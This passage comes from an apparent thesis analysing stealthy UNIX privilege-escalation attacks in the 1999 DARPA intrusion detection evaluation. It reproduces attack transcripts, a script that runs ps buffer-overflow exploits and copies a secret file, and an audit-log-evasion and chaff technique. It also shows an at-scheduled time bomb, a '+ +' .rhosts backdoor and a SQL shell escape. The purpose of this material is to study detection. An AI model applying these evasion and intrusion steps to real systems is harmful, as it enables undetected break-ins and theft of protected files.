Many stealthy attacks used scripts to execute a sequence of commands. Scripts are useful because the commands they execute can be hidden from the standard output and are thus hidden from the sniffer data. Normally when shell scripts are executed, a new shell is created which creates many entries in BSM audit logs. Most of the stealthy attacks executed scripts using the UNIX *tcsh* shell built-in *source* command which executes the command in the same shell and thus avoids the creation of extra BSM audit logs. In general, shell built-in commands were used whenever it was possible because their execution does not show up in BSM logs. For instance, *echo* was used instead of /usr/bin/echo.

A few stealthy attacks were coupled with a technique for creating extraneous output or chaff while an attacker interacts with the shell. The extraneous output camouflages the attacker's actions in the sniffer data. The following script prints out chaff which is the contents of the directory "/home" every 5 seconds:

```
#!/bin/csh
while (1)
  ls /home
  sleep 5
end
```

Figure 5.6 shows part of a session transcript where this tactic was used. The transcript has

```
zeno> ./junk &
[1] 498
zeno> abramh cliffu georgind  jackj     lucyj     quintond  sumikop   wardc
adrieni   clintonl  giovanng  janinee   lupitam   rachaelc  suser     wojciecd
alie      darleent  grzegors  jaroslan  margarej  raeburnt  suzannac  yannisb
ansgarz   desmonds  gwendolv  jennifed  mariaht   randip    suzannas  yuvalt
avrap     doireano  haraldl   joelo     mariel    rexn      temp.bkg  yvonnea
bedeliaa  dot.tar   harrisj   jouniw    marilenc  reynaldv  tonyae    yvonnej
bellej    elmoc     henningm  katinas   marlenag  roderica  triav     zeno_dot
bramy     emonc     henriker  kiaraa    marlync   romeob    tristank  zephyro
camronw   erink     http      lanaa     marlyy    royr      ulandusm
cartert   felinai   huws      lavernel  mistyd    secret    valeskad
charlab   finnm     hyacintl  leandere  orindag   selmam    victors
charlotk  galeo     inghami   liliana   orionc    soniac    violetp
christim  geoffp    ingolfk   local     parkerm   src       virginil
set COW = m
zeno> abramh cliffu georgind  jackj     lucyj     quintond  sumikop   wardc
adrieni   clintonl  giovanng  janinee   lupitam   rachaelc  suser     wojciecd
alie      darleent  grzegors  jaroslan  margarej  raeburnt  suzannac  yannisb
ansgarz   desmonds  gwendolv  jennifed  mariaht   randip    suzannas  yuvalt
avrap     doireano  haraldl   joelo     mariel    rexn      temp.bkg  yvonnea
bedeliaa  dot.tar   harrisj   jouniw    marilenc  reynaldv  tonyae    yvonnej
bellej    elmoc     henningm  katinas   marlenag  roderica  triav     zeno_dot
bramy     emonc     henriker  kiaraa    marlync   romeob    tristank  zephyro
camronw   erink     http      lanaa     marlyy    royr      ulandusm
cartert   felinai   huws      lavernel  mistyd    secret    valeskad
charlab   finnm     hyacintl  leandere  orindag   selmam    victors
charlotk  galeo     inghami   liliana   orionc    soniac    violetp
christim  geoffp    ingolfk   local     parkerm   src       virginil
set QWERT = b
zeno> abramh cliffu georgind  jackj     lucyj     quintond  sumikop   wardc
adrieni   clintonl  giovanng  janinee   lupitam   rachaelc  suser     wojciecd
alie      darleent  grzegors  jaroslan  margarej  raeburnt  suzannac  yannisb
ansgarz   desmonds  gwendolv  jennifed  mariaht   randip    suzannas  yuvalt
avrap     doireano  haraldl   joelo     mariel    rexn      temp.bkg  yvonnea
bedeliaa  dot.tar   harrisj   jouniw    marilenc  reynaldv  tonyae    yvonnej
bellej    elmoc     henningm  katinas   marlenag  roderica  triav     zeno_dot
bramy     emonc     henriker  kiaraa    marlync   romeob    tristank  zephyro
camronw   erink     http      lanaa     marlyy    royr      ulandusm
cartert   felinai   huws      lavernel  mistyd    secret    valeskad
charlab   finnm     hyacintl  leandere  orindag   selmam    victors
charlotk  galeo     inghami   liliana   orionc    soniac    violetp
christim  geoffp    ingolfk   local     parkerm   src       virginil
set FOX = F
```


Figure 5.6: Transcript with Chaff Output Generated in the Background

been reconstructed using NetTracker. The first line shows the script above, named junk in this example, being executed in the background. Next the attacker defines some shell

variables which are highlighted in bold face. In this transcript, the attacker's actions are obscured by frequent directory listings. The shell prompts ("zeno>"), which can usually be used to delimit the shell input and output, have been displaced by the file listings and it is difficult to deduce which actions were attacker inputs.

Even better command hiding was performed with telnet sessions that were encrypted using ssh. Encrypted sessions make it difficult for intrusion detection systems to reconstruct any part of a session.

Time bombs and logic bombs were another effective measure for hiding attack execution. Time bombs setup an exploit to happen at a specified time in the future. Attacks using time bombs are difficult to trace because the attacker need not be on the system at the time the exploit is executed. It is also difficult to correlate the different stages of the attack because the length of the delays between stages can be as large as the attacker desires. Time bombs were accomplished on UNIX victims using *at* and *cron* which allow users to specify commands to be run at some future time. Logic bombs are similar to time bombs except that the prescribed attack or actions will not be triggered at a certain time, but rather when a certain system resource is accessed such as a user's session initialization files. Figure 5.7 demonstrates a time/logic bomb scenario. In the time bomb scenario, an attacker transports an exploit at 9:30AM and schedules the attack for 3:30PM. The attack executes at 3:30PM, long after the attacker has logged off of the machine. Without the attacker connected to the machine during the attack, no network traffic is generated and thus the attack does not appear in the current sniffer data. Later, the attacker returns to take advantage of newly gained privileges. The logic bomb scenario differs from the time bomb scenario only during the execution stage. The attack detonation is linked with a system



1. At 9:30AM the exploit is scheduled on the victim machine.
2. Time bomb: at 3:30PM the at/cron job is released and the exploit occurs
   Logic bomb: at 3:30PM a user or system action triggers the exploit
3. The attacker comes back at 5:00PM to complete the actions of his attack

Figure 5.7: Time/Logic Bomb

event, such as a user login. The user logs in at 3:30PM and the attack is set off. Time bombs and logic bombs are specific methods of spreading out the setup and break-in phases of an attack. In general, it is stealthy practice to disassociate the various stages of an attack to make it difficult for intrusion detection systems to correlate the many pieces of an attack.

5.1.4 Actions

The actions performed after the break-in differed between the attacks. This was done to avoid detection by intrusion detection systems that learn from past break-ins and watch for similar resulting actions. In the 1998 evaluation, most of the U2R attacks spawned a root shell once the exploit succeeded. Creating root shells is a common post-break-in action among attackers. Some network intrusion detection systems are able to recognize root shells by the "#" prompt that is seen during shell interactions. Host-based systems are able to recognize root shells being created using audit logs. None of the stealthy U2R attacks in 1999 spawned root shells upon successful completion, instead the attackers took

other advantages of having root privileges. Actions included changing file permissions, displaying files, altering files, deleting files, and transferring information off of the victim machine.

The three types of files accessed were user files, system files, and secret files. User file access consisted of displaying, altering, or deleting files in a user directory that an attacker didn't previously have access to. For instance, a few attacks deleted part or all of another user's home directory. System files included the /etc/hosts.equiv file controlling remote login access, /etc/passwd containing user information, and /etc/shadow containing hashed user passwords. Attackers pursuing these files were trying to obtain information about the victim machine's users or attempting to set up a backdoor to return to the system at a later time. One of the most common backdoor tactics in the 1998 evaluation was appending the string "+ +" to the /.rhosts file. The /.rhosts file is checked during remote authentication to determine what users and hosts are trusted by a machine. Trusted users are allowed to access the local system without supplying a password [22]. The "+ +" string specifies that all users from all machines are trusted. The last file type, secret, was new for the 1999 evaluation. The security policy of the network specified that files in the secret directory of a machine must remain on the machine. Secret files were a target for attackers because they contained sensitive information and access to them was limited to certain users. Attacks either modified the secret files, transported secret files off of the machine through an insecure channel such as FTP, or copied the files to another location on the victim machine to be transported at a later time.

5.1.5 Cleanup

During the final stage of stealthy U2R attacks, measures were taken to return the victim environment to its original state. Any evidence left behind by attacks can be used by forensic-based intrusion detection systems to detect the presence of an attacker. Obvious methods of cleaning up include removing attack-related files and restoring any file permissions changed during the break-in process. Another method commonly employed by hackers is the deletion of information from system logs, audit logs, and UNIX's utmp and wtmp which record user accounting information such as logins and logouts. Tampering with system information was not allowed in the 1999 evaluation but there are plans to include it in future evaluations.

5.2 Stealthy Attacks in the 1999 Evaluation

Table 5.2 lists the stealthy U2R attack instances that were designed for the 1999 evaluation. The first column of the table shows the name of the attack. Descriptions of these attacks can be found below. The second column lists the operating system of the victim machine. All of the stealthy U2R attacks in 1999 were against UNIX victim machines. The third column shows whether the attack was detected by any of the network-based intrusion detection systems. A minus in this column indicates that the systems were not designed to detect the attack usually because the attack is an insider attack where no network traffic is created. The next five columns of the table correspond to the paths taken during the five stages of a U2R attack: transport, encoding, execution, actions, cleanup. Each attack traverses a path through the stages shown in Figure 5.1. As seen in multiple instances in Table 5.2, the actions possible at each phase of a U2R attack are not mutually exclusive and some attacks make use of many stealthy measures at a

Name	*O/S*	*Det.*	*Transport*	*Encoding*	*Execution*	*Actions*	*Cleanup*	*Sess.*
loadmodule	SunOS	No	echo, shell variables		shell variables	alter secret file		1
loadmodule	SunOS	No	echo, shell variables		shell variables, generate junk output in bg, file globbing	delete user file		1
ps	Solaris	No	http	archived source code	shell script to compile and run	change permissions, display secret file	restore permissions, remove files	3
ps	Solaris	No	http	archived source code	time bomb, shell script to compile and run	change permissions, copy secret file	restore permissions, remove files	3
ps	Solaris	-	floppy		binary run off of floppy	copy system file		1
eject	Solaris	No	ftp	binaries	shell script	change permissions, mail system file	restore permissions, remove files	1
fdformat	Solaris	-	floppy		binary run off of floppy	display system file		1
fdformat	Solaris	No	ftp		time bomb, logic bomb, shell script	change user file to e-mail system file upon user logon	restore permissions, restore user file, remove files	2
ffbconfig	Solaris	Yes	e-mail	uuencode, tar	shell variables	change permissions, delete user file	restore permissions, remove files	3
perl	Linux	No	editor	character stuffing	shell script	delete user file	remove files	1
perl	Linux	No	editor	character stuffing	shell variables	delete user file		1
sqlattack (perl)	Linux	No	editor	character stuffing	escape from sql session to get a shell	delete user file		1

Table 5.2: Stealthy Attacks used in 1999 DARPA Evaluation

particular stage. Finally, the last column shows the number of sessions involved in an attack.

The following attack descriptions are taken from [4,11]. The loadmodule attack exploits poor protection and verification of environment variables for the loadmodule program for SunOS 4.1 which is used to dynamically load kernal drivers into the xnews window system server. The last attack in Table 5.2, perl, is takes advantage of a bug in certain versions *perl* (suidperl). Sqlattack is a version of perl that is run by connecting to the SQL server on a machine and escaping to a shell to run the perl attack. The remaining

attacks in the table are buffer overflows. The ps attack uses a buffer overflow is to exploit a race condition in the *ps* program. Because of poor temporary file management in the *ps* program, this buffer overflow can hijack the *ps* program when it is given an illegal option. Eject, ffbconfig, and fdformat are all buffer overflows that exploit UNIX programs of the same name. Due to insufficient bounds checking on arguments, it is possible to overwrite the internal stack space of these programs.

5.3 Example Attacks

Three attacks from Table 5.2 have been described in detail below to illustrate typical stealthy U2R attacks in the 1999 evaluation. These attacks also demonstrate how the individual stealthy techniques look when combined. One attack was chosen against each of the victim operating systems. The ps attack, against Solaris, was an atypical U2R attack in the 1999 evaluation because it did not progress through the stages of a U2R attack in the usual manner. The next two attacks were run against the Linux and SunOS victim. The only evidence of these attacks is in the sniffer data. The sqlattack can be considered a stealthy version of a perl attack for intrusion detection systems that do not check SQL sessions as rigorously as they do telnet sessions. Finally, the loadmodule attack is a typical stealthy attack.

5.3.1 Ps Attack

The second instance of the ps attack in Table 5.2 used HTTP to download the archived attack files and set up a time bomb to execute the ps exploit from shell scripts. When the exploit succeeded, the attack changed the permissions of a secret file to copy it to an insecure directory on the victim machine. Finally, more exploits were run to restore the




Figure 5.7: Path of a ps Attack

permissions of the secret file and the attack files were deleted. This path of actions can be seen visually in Figure 5.7.

This attack was one of the few stealthy U2R attacks in the 1999 evaluation that deviated from the pattern of stages discussed in Section 4.4. All of the normal stages occurred in order but were preceded by an additional setup stage. The time bomb was armed during the setup stage even though the other pieces of the attack were not yet in place. Table 5.3 shows the multiple sessions of the ps attack. All of the sessions in Table 5.3 except the execution stage correspond to TCP connections that were reconstructed from the network traffic using NetTracker. The first and second column of the table indicate the start time and duration of the TCP session (hh:mm:ss), the third column lists the service used (telnet, X Windows, HTTP), and the final two columns show the source and destination for the connection. The activation of the time bomb, which is the last

session, is the only part of the attack not visible in the network traffic. The italicized entry

	Start Time	*Duration*	*Service*	*From*	*To*
Setup	11:20:09	00:23:36	telnet	attacker	victim
	11:23:47	00:02:34	telnet	attacker	victim
Transport	11:25:13	00:00:53	X11	victim	attacker
Encoding	11:25:13	00:00:01	X11	victim	attacker
	11:26:00	00:00:06	http	victim	attacker
Execution					
Actions	12:59:00	00:02:00	*time bomb*		victim
Cleanup					

Table 5.3: Multiple Sessions of a ps Attack

in the service column represents a process execution on the local victim machine when the time bomb executed.

Setup

The setup portion of this attack is an artifact of time and logic bombs. During the setup stage a command is scheduled to be run in the future using the *at* command. This can be seen in the transcript for the telnet setup session of this attack, shown in Figure 5.8. This transcript show only characters echoed from the destination. Ellipses mark where parts of the telnet session have been removed for clarity. The attacker logs on as bramy and executes normal user commands such as *ls*. Eventually, the attacker schedules a script named tester to be run at 13:00 using the *at* command. The *at* command is highlighted by the change bars in Figure 5.8. A listing of the files in bramy's home directory is shown in the figure prior to the *at* command. The script named tester does not yet exist on the victim machine because the transport stage of the attack has not occurred yet. Setting up the time

```
UNIX(r) System V Release 4.0 (pascal)

login: bramy
Password:
Last login: Tue Apr  6 10:45:36 from swallow.eyrie.af
Sun Microsystems Inc.   SunOS 5.5       Generic November 1995
. . .
pascal> ls -l
total 292
drwxrwxr-x   3 root     other        512 Dec 14 11:50 Attacks
. . .
drwx------   2 root     other        512 Jul  2  1998 nsmail
drwxr-xr-x   2 bramy    users        512 Jul 31  1998 perlmagic
drwxr-xr-x   3 bramy    users        512 Feb 28  1997 pine
drwxrwxr-x   2 bramy    users        512 Dec 14 11:50 scripts
drwxrwxr-x   2 bramy    users        512 Dec 14 11:50 seth
drwxr-xr-x   5 bramy    users        512 Jul 21  1998 src
drwxrwxr-x   3 root     other        512 Dec 14 11:50 temp
-rw-r--r--   1 bramy    users       1356 Jul 31  1998 tmp1.c
-rw-r--r--   1 bramy    users       1356 Jul 31  1998 tmp2.c
-rwxr-xr-x   1 bramy    users       5848 Jul 31  1998 tmp3
-rw-r--r--   1 bramy    users         19 Jul 31  1998 tmp4
drwxr-xr-x   3 bramy    users        512 Mar 19 14:52 usr
drwxrwxr-x   3 root     other        512 Dec 14 11:50 work
drwxrwxr-x   2 bramy    users        512 Dec 14 11:50 working
drwxr-xr-x   3 bramy    users        512 Jun 15  1998 xv
. . .
pascal> cd
pascal> at 13:00
at> source tester &
at> ^D<EOT>
warning: commands will be executed using /opt/local/bin/tcsh
job 923418000.a at Tue Apr  6 13:00:00 1999
pascal>
. . .
pascal> df -k .
Filesystem            kbytes    used   avail capacity  Mounted on
/dev/dsk/c0t0d0s7     672951  403299  202362    67%    /export/home
pascal> pwd
/export/home/bramy
pascal> lPgout
lPgout: Command not found.
pascal> logout
```

Figure 5.8: Transcript of a ps Attack During the Setup Stage

bomb before the attack is in place makes it difficult to associate the setup with the break-in.

```
UNIX(r) System V Release 4.0 (pascal)

login: bramy
Password:
Last login: Tue Apr  6 11:20:11 from 199.227.99.125
Sun Microsystems Inc.   SunOS 5.5       Generic November 1995
. . .
pascal> setenv DISPLAY 199.227.99.125:0
pascal> netscape
pascal>
pascal>
pascal> ls
Attacks                 mailrace                tester.tar
bin                     mailrace.c              tmp1.c
binmail.sh              my_long_slash_remover   tmp2.c
core                    nsmail                  tmp3
dead.letter             perlmagic               tmp4
doc                     pine                    usr
dothings                scripts                 work
ftp                     seth                    working
hello_world             src                     xv
mail                    temp
pascal> tar -xvf tester.tar
x budget1, 3362 bytes, 7 tape blocks
x budget2, 3362 bytes, 7 tape blocks
x spending1, 3710 bytes, 8 tape blocks
x spending2, 3426 bytes, 7 tape blocks
x terces1, 3266 bytes, 7 tape blocks
x terces2, 3266 bytes, 7 tape blocks
x tester, 319 bytes, 1 tape blocks
pascal> exit
logout
```

Figure 5.9: Transcript of a ps Attack During the Transport Stage

Transport/Encoding

After the setup has occurred, the transport and encoding stages of the attack are carried out. The transport stage consists of four TCP connections: a telnet to the victim machine, two X Window connections back to the attacker, and an HTTP connection back to the attacker. The bulk of the activity can be seen in the transcript of telnet session from Table 5.3, shown in Figure 5.9. Once again, ellipses denote where unrealted attack activity was spliced out of the transcript for clarity. The attacker logs back into the victim system as

user bramy. The environment display variable is set to the attacker's host IP address to direct X Windows activity from the victim machine to the attacker machine. Netscape is launched and exited normally. A file, tester.tar, is downloaded from the attacker's site to the victim machine using netscape but there is no evidence of this in the telnet session transcript. The attacker executes the *ls* command which reveals that the file tester.tar has been tranferred to the victim machine (compare with the file listing in Figure 5.8). The attack files are extracted from the archive using the *tar* command. The output of the *tar* command shows the files that were included in the archive: budget1, budget2, spending1, spending2, terces1, terces2, and tester.

Execution/Actions/Cleanup

The actual break-in did not occur until 13:00 when the *at* command was scheduled to execute the tester script. The tester script did not exist on the victim machine when the *at* job was scheduled but the archive file that was sent during the tranport stage contained the tester script. A more stealthy implementation of this attack should have also encrypted or compressed the archive file instead of sending it in the clear. To better illustrate this attack, the attack files were extracted from the archive during the tranport stage. It would be difficult for an intrusion detection system to do the same because of the complexity involved in correlating the tranport stage with the break-in.

Reconstructing the HTTP session that transferred the tester.tar archive file using NetTracker reveals that all of the files in the archive except for the one named tester are shell scripts that create and compile ps exploit code when executed. The tester script, captured from the reconstructed HTTP session, is shown in Figure 5.10. The names of the

```
#!/bin/csh
chmod +x terces* budget* spending*
./terces1 >& /dev/null
./budget1 >& /dev/null
./spending1 >& /dev/null
cat /home/secret/budget/spending > /home/bramy/spending
sleep 60
./spending2 >& /dev/null
./budget2 >& /dev/null
./terces2 >& /dev/null
rm ps* terces* budget* secret* spending*
rm tester.tar tester
```

Figure 5.10: Attack Script from a ps Attack

other files in the tester.tar archive have been highlighted in bold face. The permissions of the attack scripts are modified using the *chmod* command to make them executable. The first three attack scripts are run with their output supressed by directing it to /dev/null. Three exploits were needed because the target file, /home/secret/budget/spending, was three levels deep in the directory structure and therefore needed three *chmod* commands to be accessed. One exploit could have been used instead of three if *chmod*'s option to recurse through subdirectories was used. If this option was used, however, *chmod* would have changed the permissions of the entire secret directory and all of its contents. Using three exploits was preferred to using one to avoid changing the permissions of all of the secret files, an action that is never performed in the background traffic. Once the exploits succeeded, the spending file in the budget secret directory was copied to bramy's home directory. The script paused for 60 seconds before three more attack scripts were excecuted to cleanup after the attack by changing the permissions of the secret files back to their original state. The final commands in the tester script removed the attack related files and the archive file.

```
execve(2)     310.050 1487 1487 2051 2051 rjm 2051 0.0.0.0 success 0
/usr/bin/sh sh 0 0 0 Apr+06+13:00:00+1999
execve(2)     310.050 1487 1489 2051 2051 rjm rjm 2051 0.0.0.0 success 0
/opt/local/bin/tcsh /opt/local/bin/tcsh 0 0 0 Apr+06+13:00:00+1999
execve(2)     310.067 1487 1491 2051 2051 rjm rjm 2051 0.0.0.0 success 0
/usr/bin/chmod chmod,+x,terces1,terces2,budget1,budget2,spending1,spending2 0 0 0
  Apr+06+13:00:01+1999
execve(2)     310.067 1487 1494 2051 2051 rjm rjm 2051 0.0.0.0 success 0
/export/home/bramy/terces1 /bin/sh,./terces1 0 0 0 Apr+06+13:00:01+1999
execve(2)     310.067 1487 1498 2051 2051 rjm rjm 2051 0.0.0.0 success 0
/usr/bin/cat cat 0 0 0 Apr+06+13:00:01+1999
execve(2)     310.067 1487 1502 2051 2051 rjm rjm 2051 0.0.0.0 success 0
/usr/bin/msgfmt msgfmt,-o,/tmp/foo,ps_expl.po 0 0 0 Apr+06+13:00:01+1999
execve(2)     310.067 1487 1503 2051 2051 rjm rjm 2051 0.0.0.0 success 0
/usr/bin/cat cat 0 0 0 Apr+06+13:00:01+1999
execve(2)     310.067 1487 1504 2051 2051 rjm rjm 2051 0.0.0.0 success 0
/opt/local/bin/gcc gcc,-o,ps_expl,ps_expl.c 0 0 0 Apr+06+13:00:01+1999
. . . <compiling>
execve(2)     310.117 1487 1494 2051 2051 rjm rjm 2051 0.0.0.0 success 0
/export/home/bramy/ps_expl ./ps_expl 0 0 0 Apr+06+13:00:04+1999
execve(2)     310.117 1487 1494 2051 root rjm rjm 2051 0.0.0.0 success 0
/usr/bin/ps
  ps,-z,-u,^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^P^
  P^P^P^P^P^P^P^P^P^P^P^P^P^P^¿oq^S$oq^S$^E^A^¿^¿^¿^¿^¿oq^S$oq^S$B^A^¿^¿^¿^¿^¿oq^S$o
  q^S$B^B^¿^¿ 0 0 0 Apr+ 06+13:00:04+1999
. . . <two more exploits>
execve(2)     310.150 1487 1529 2051 2051 rjm rjm 2051 0.0.0.0 success 0
/usr/bin/cat cat,/home/secret/budget/spending 0 0 0 Apr+06+13:00:06+1999
execve(2)     310.150 1487 1530 2051 2051 rjm rjm 2051 0.0.0.0 success 0
/usr/bin/sleep sleep,60 0 0 0 Apr+06+13:00:06+1999
. . . <three more exploits>
execve(2)     311.183 1487 1583 2051 2051 rjm rjm 2051 0.0.0.0 success 0
/usr/bin/rm rm,ps_expl,ps_expl.c,ps_expl.po,terces1,terces2,budget1,budget2,spend-
  ing,spending1,spending2 0 0 0 Apr+06+13:01:08+1999
execve(2)     311.183 1487 1584 2051 2051 rjm rjm 2051 0.0.0.0 success 0
/usr/bin/rm rm,tester.tar,tester 0 0 0 Apr+06+13:01:08+1999
```

Execution

Actions

Cleanup

Figure 5.11: Filtered BSM Audit Logs of a ps Attack

The evidence of this stage of the attack is also visible in the BSM audit logs. Figure 5.11 shows a few audit log entries that were launched as a result of the time bomb. The audit logs entries have been parsed using *praudit* and a filtering script. The format of the output is described in Section 4.2.1. Commands executed are highlighted in bold. Parts of the attack have also been left out for clarity. Initial sh and *tcsh* shells are created at 13:00 when the *at* job is executed by the *at* job scheduler. Following the script in Figure 5.10, the attack scripts are made executable with the *chmod* command. The execution of the first script, terces1, is highlighted by the change bar. The attack script uses the *cat* command to create the machine code which will be used to overwrite the buffer of the *ps* command. The *msgfmt* command is then used to format the machine code into a message object to be




Figure 5.12: Path of an sqlattack.

read in by *ps*. The attack script compiles the exploit with *gcc* which generates many BSM entries. These entries were removed from this example. The buffer overflow is finally seen in the BSM audit logs with its telltale, unusually long argument. Two other scripts are run to complete the break-in. These scripts leave signatures in the audit logs similar to those left by the terces1 script but were excluded for clarity. The actions stage of the attack, shown by the second change bar, uses *cat* and UNIX's ability to redirect output to copy a secret file to another location but only the *cat* command is visible in the audit logs. Finally, marked by the third change bar, three more exploits are run to restore the permissions of the secret files and the attack related files are deleted from the victim machine.

5.3.2 Sqlattack

The sqlattack in Table 5.2 was one of the new attacks for 1999. An attacker established a

telnet connection with the SQL server of the victim machine. After executing a few normal SQL queries, the attacker escaped to a shell which he used to launch a perl attack. Before disconnecting, the attacker executed more normal SQL queries. The path of this attack is shown in Figure 5.12. First, a shell was obtained by issuing an escape sequence to the SQL interpreter (not shown in Figure 5.12). Then an editor was used to transport the encoded *perl* script. *Perl* was used to decode the script which deleted files in a user's home directory when executed. This attack was not stealthy during every stage. The attacker did not clean up the attack by removing files after the exploit succeeded. In addition, all stages of this attack were executed during one session. A few stealthy attacks in the 1999 evaluation were not completely stealthy. However, many of these somewhat stealthy attacks were still able to avoid detection by the best network intrusion detection systems in the 1999 evaluation.

Parts of the SQL server transcript are shown in Figure 5.13. This transcript was reconstructed from victim-to-attacker network traffic using NetTracker. Ellipses indicate where parts of the transcript have been omitted for clarity. The attacker logs into the SQL server on the victim machine as user db3. Indications of interactions with the SQL server are shown by the first line in bold. One of the normal SQL queries is shown in bold by the line beginning with "select." Part of the response from the SQL server is shown below that. The attacker is querying a database of cars. Eventually, the attacker issues the command "\!tcsh" to escape to a *tcsh* shell. From this point on, the attack is a perl attack. A file winapp.txt is created using the vi editor. The output of this has been omitted but looks very similar to Figure 5.3. The file is decoded with the *perl* command (shown in bold) to remove X's which the exploit script has been stuffed with. This decoding method

```
login: db3
Password:
No home directory /home/db3!
Logging in with home = "/".
Last login: Sun Apr 11 09:05:50 from dh-47.tor0434.myna.com

. . .

================================================================================
Welcome to the POSTGRESQL interactive sql monitor:
  Please read the file COPYRIGHT for copyright terms of POSTGRESQL
   type \? for help on slash commands
   type \q to quit
   type ; or terminate with semicolon to execute query
 You are currently connected to the database: motorpool
motorpool=> select * from vehicles where mtype='CAR' and color='BLUE';
vin                     |mtype|name              |continent      |location     |mileage|color| . . .
------------------------+-----+------------------+---------------+-------------+-------+-----+
KPTOY333481434979036DH  |CAR  |ESTEBAN FRANZ     |ASIA           |LAUNCH 5732  |  19978|BLUE | . . .
ZKIJW307344574370838FO  |CAR  |JACINDA WRIGHT    |EUROPE         |DOCK 8927    |  86024|BLUE | . . .
XNHXF780577236654986KW  |CAR  |DARLEEN VIRGINIA  |AFRICA         |BASE 5553    |  40532|BLUE | . . .
IDPLM903848430298725GD  |CAR  |LAREYNA FRIEDERIKE|CENTRAL AMERICA|DOCK 5168    |  48493|BLUE | . . .

. . .

motorpool=> \!tcsh
falcon> cd /tmp
falcon> rm -f winapp.txt
falcon> vi winapp.txt

. . .

falcon> chmod +x winapp.txt
falcon> perl -pi -e 's/X//g;' winapp.txt
falcon> ./winapp.txt
falcon> exit
motorpool=> select * from vehicles where mtype='TRUCK' and continent='ASIA';
vin                     |mtype|name              |continent|location     |mileage|color| . . .
------------------------+-----+------------------+---------+-------------+-------+-----+
IKLUR326287809118912FT  |TRUCK|KURT MERLIN       |ASIA     |AFB 5582     |  92669|RED  | . . .
MKXLP509554204775221UF  |TRUCK|GITTA KASPAR      |ASIA     |BASE 1553    |  90245|AQUA |
QNEKM279957074926685WH  |TRUCK|GAIUS LUCILLE     |ASIA     |AFB 4941     |  69304|INDIGO| . . .
